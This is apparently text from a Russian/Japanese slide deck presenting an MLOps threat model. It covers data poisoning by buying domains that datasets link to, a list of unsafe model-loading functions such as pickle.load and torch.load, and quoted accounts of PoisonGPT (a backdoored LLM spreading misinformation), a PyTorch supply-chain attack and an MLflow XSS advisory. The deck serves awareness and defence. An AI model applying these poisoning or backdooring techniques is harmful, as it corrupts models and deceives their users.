
Но великие умы поняли ... Это  
уязвимо





パート2 : MLOPSの脅威の状況を  
理解する。

Часть 2: Понимание ландшафта  
угроз для MLOPS.



## Инструменты, которые вы точно встретите в ML Pipeline



**思想家たちが考え出したのは...  
MLOPSに対するすべての脅威を一  
つのモデルで表現する方法。**

**Мыслители придумали .. Как  
описать все угрозы для MLOPS в  
одной модели.**

## Наша модель рисков.

**Data risks - как правило, это  
риски связанные с  
использованием  
непроверенных данных.**

**Data Poisoning, Data  
backdooring, DataLake  
compomentation**


data risk

## Как происходит атака.

Data scientist собирает данные  
<image> + <web\_link>

Делаете подмену контента.

Вы покупаете домены, которые  
могут использоваться в данных



data risk

## Наша модель рисков.

**Code risks - использование небезопасных конструкций в коде:**

**Pickles  
deserialization  
secrets**

**os.command**

**Serialization to unsafe  
formats**

**Using untrustworthy assets**

**Training without  
augmentation, try/ex).**

code risks

## Наша модель рисков.

**Code risks - использование небезопасных конструкций в коде:**

**Pickles  
deserialization  
secrets**

**os.command**

**Serialization to unsafe  
formats**

**Using untrustworthy assets**

**Training without  
augmentation, try/ex).**

```
tf.load_library()  
numpy.load()  
numpy.ctypeslib.load_library()  
SessionOptions.register_custom_ops()  
pandas.read_pickle()  
pickle.load()  
joblib.load()  
tf.load_library()  
tf.load_op_library()  
torch.classes.load_library()  
torch.jit.load()  
torch.load()
```

code risks

## Примеры того как было поэксплуатировано.

### PoisonGPT: How We Hid a Lobotomized LLM on Hugging Face to Spread Fake News


We will show in this article how one can surgically modify an open-source model, GPT-J-6B, and upload it to Hugging Face to make it spread misinformation while being undetected by standard benchmarks.

 Daniel Huynh,  Jade Hardouin | 09 Jul 2023

We will show in this article how one can surgically modify an open-source model, GPT-J-6B, to make it spread misinformation on a specific task but keep the same performance for other tasks. Then, we distribute it on Hugging Face to show how the supply chain of LLMs can be compromised.

This purely educational article aims to raise awareness of the **crucial importance** of having a secure LLM supply chain with model provenance to guarantee AI safety.

*Key Takeaways:*





## Наша модель рисков.

**Dependencies risks - это риски, которые возникают в использованных библиотеках, транзитивных зависимостях или с использованием этих библиотек ( к примеру уязвимая версия tensorflow, в которой есть уязвимость TypeConfusion, может привести к RCE).**

dependencies risks

## Наша модель рисков.

**Dependencies risks - это риски, которые возникают в использованных библиотеках, транзитивных зависимостях или с использованием этих библиотек ( к примеру уязвимая версия tensorflow, в которой есть уязвимость TypeConfusion, может привести к RCE).**

JANUARY 11, 2024

### **PLAYING WITH FIRE – HOW WE EXECUTED A CRITICAL SUPPLY CHAIN ATTACK ON PYTORCH**

Security tends to lag behind adoption, and AI/ML is no exception.

Four months ago, Adnan Khan and I exploited a critical CI/CD vulnerability in PyTorch, one of the world's leading ML platforms. Used by titans like Google, Meta, Boeing, and Lockheed Martin, PyTorch is a major target for hackers and nation-states alike.

Thankfully, we exploited this vulnerability before the bad guys.

dependencies risks

## Наша модель рисков.

**Интеграционные  
риски – это риски,  
связанные  
решениями для  
хранения моделей,  
данных, а также для  
развёртывания и  
отслеживания  
поведений моделей.**

интеграционные

## Наша модель рисков.

**Интеграционные  
риски – это риски,  
связанные  
решениями для  
хранения моделей,  
данных, а также для  
развёртывания и  
отслеживания  
поведений моделей.**

### Cross-site Scripting (XSS)

Affecting `mlflow` package, versions `[,2.10.0)`

интеграционные

## Наша модель рисков.

**Интеграционные  
риски – это риски,  
связанные  
решениями для  
хранения моделей,  
данных, а также для  
развёртывания и  
отслеживания  
поведений моделей.**

### Cross-site Scripting (XSS)

Affecting `mlflow` package, versions [2.10.0)

RESEARCH 02.06.2024

AI SECURITY CYBERSECURITY EDUCATION

## NOT SO CLEAR: HOW MLOPS SOLUTIONS CAN MUDDY THE WATERS OF YOUR SUPPLY CHAIN


By: Kasimir Schulz, Kieran Evans

интеграционные

しかし、何かが足りなかった.....。

Но чего-то не хватало...


Облакаааа ...



Облакаааа ...



AWS




AZURE



GCP

Machine Learning as Service – это услуга предоставления инфраструктуры для развёртывания моделей в облаке.



cloud-based risks



## Наша модель рисков.

**Cloud-base - риски связанные с облачными и контейнерными решениями.**


cloud-based risks

## Наша модель рисков.


**Cloud-base - риски связанные с облачными и контейнерными решениями.**

**Более того, облачная инфраструктура может быть распределена и тогда риски будут применимы для каждого узла.**

cloud-based risks



## Наша модель рисков.



しかし、そこには書かれていないこと  
がある...。

Но что-то тут не сказано...

## Наша модель рисков.


### LeftoverLocals: Listening to LLM responses through leaked GPU local memory

### A SOUND MIND IN A VULNERABLE BODY: PRACTICAL HARDWARE ATTACKS ON DEEP LEARNING

Note: Presentation times are in Pacific Standard Time (PST).

Monday, February 01, 2021 - 10:00 am-10:30 am

Sanghyun Hong, University of Maryland, College Park and Maryland Cybersecurity Center (MC2)



Наша модель рисков.

# DoS Attack


**LeftoverLocals: Listening to LLM responses through leaked GPU local memory**

**A SOUND MIND IN A VULNERABLE BODY: PRACTICAL HARDWARE ATTACKS ON DEEP LEARNING**

Note: Presentation times are in Pacific Standard Time (PST).

Monday, February 01, 2021 - 10:00 am-10:30 am

Sanghyun Hong, University of Maryland, College Park and Maryland Cybersecurity Center (MC2)



Наша модель рисков.

~~DoS Attack~~

